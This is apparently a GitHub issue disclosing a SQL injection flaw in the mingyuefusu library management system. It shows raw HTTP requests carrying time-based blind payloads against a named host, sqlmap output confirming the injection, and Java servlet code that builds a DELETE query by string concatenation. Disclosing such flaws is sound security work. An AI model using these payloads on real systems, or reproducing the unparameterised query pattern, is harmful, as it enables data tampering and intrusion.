lanfei-4 / **mingyuefusu** Public

Code Issues 1 Pull requests Actions Projects Security ···

New issue


Jump to bottom

mingyuefusu library management system SQL Injection vulnerability in all version #1

Open **lanfei-4** opened this issue on Mar 27 · 0 comments


lanfei-4 commented on Mar 27 Owner

login in system



	ID	书名	作者	图书馆	分类	位置	状态	描述	操作
1	13523	小王子	安东尼·德·圣·...	南图	计算...	18	借出	叙述者小说的叙述者是个飞行员，他讲述了小王...	查看借阅 编辑 删除
2	13520	测试	111	南图	教辅类	111	借出		查看借阅 编辑 删除
3	13518	java基础	行久红	南图	计算...	1	借出		查看借阅 编辑 删除

Click the labeled position to capture data packets、use sql time injection to Validation vulnerabilities




```
GET /admin/bookDel?id=case+when+1+then+sleep(3)+else+1+end HTTP/1.1
Host: library.mingyuefusu.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://library.mingyuefusu.cn/admin/booklist.jsp
Cookie: JSESSIONID=547280B187916DC7D34417B4475EC39B;
Hm_lvt_474b9961e6bd9de1af4310522dd0f531=1648385877;
Hm_lpvt_474b9961e6bd9de1af4310522dd0f531=1648386124
```

```
HTTP/1.1 200
Server: nginx/1.14.1
Date: Sun, 27 Mar 2022 13:10:18 GMT
Content-Type: application/json;charset=utf8
Content-Length: 31
Connection: close

{"code":1,"msg":"删除失败"}
```

Verify SQL injection vulnerabilities using SQLMap



```
GET /admin/bookDel?id=13525* HTTP/1.1
Host: library.mingyuefusu.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://library.mingyuefusu.cn/admin/booklist.jsp
Cookie: JSESSIONID=547280B187916DC7D34417B4475E
```


```
[21:07:56] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[21:07:57] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[21:07:59] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[21:08:01] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[21:08:02] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[21:08:04] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[21:08:05] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[21:08:07] [INFO] checking if the injection point on URI parameter '#1*' is a false positive
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 596 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind
    Payload: http://library.mingyuefusu.cn:80/admin/bookDel?id=13525 RLIKE SLEEP(5)
---
[21:09:53] [INFO] the back-end DBMS is MySQL
[21:09:53] [WARNING] it is very important to not stress the network connection during usage of time-based payl
oads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Nginx 1.14.1
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[21:10:02] [INFO] fetched data logged to text files under 'C:\Users\JuiceWoo\AppData\Local\sqlmap\output\libra
ry.mingyuefusu.cn'
[21:10:02] [WARNING] you haven't updated sqlmap for more than 641 days!!!

[*] ending @ 21:10:02 /2022-03-27/


E:\python2\sqlmap
λ
```

Code analysis

src/servlet/admin/BookDel.java




```java
@WebServlet("/admin/bookDel")
public class BookDel extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        resp.setContentType("application/json; charset=utf8");
        String id = req.getParameter("id");
        JSONObject json = new JSONObject();
        JDBCBean db = new JDBCBean();
        String sql = "delete from books where id = " +id;
        int result = 0;
        int code = 1;
        String msg = "";
        if( id != null && !id.equals("") ) {
            result = db.executeUpdate(sql);
        }
        if( result == 1 ) {
            code = 0;
            msg = "删除成功";
        }else {
            code = 1;
            msg = "删除失败";
        }
        json.put("code", code);
        json.put("msg", msg);
        db.close();
        PrintWriter out = resp.getWriter();
        out.print( json.toString() );

    }
```

src/javabean/JDBCBean.java

The following code does not use prepareStatement



```java
    private static final String password = DBConstants.password;
    private Connection conn = null;
    private Statement stmt = null;

    public JDBCBean() {
        try {
            Class.forName(driver);
            conn = DriverManager.getConnection(url, username, password);
            stmt = conn.createStatement();
            System.out.println("同数据库建立连接！");
        } catch (Exception ex) {
            System.out.println("无法同数据库建立连接！");
        }
    }

    public int executeUpdate(String s) {
        int result = 0;
        try {
            System.out.println(s + "------" + stmt + "-----");
            result = stmt.executeUpdate(s);
        } catch (Exception e) {
            System.out.println("执行更新错误！");
        }
        return result;
    }

    public ResultSet executeQuery(String s) {
        ResultSet rs = null;
        try {
            rs = stmt.executeQuery(s);
        } catch (Exception e) {
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant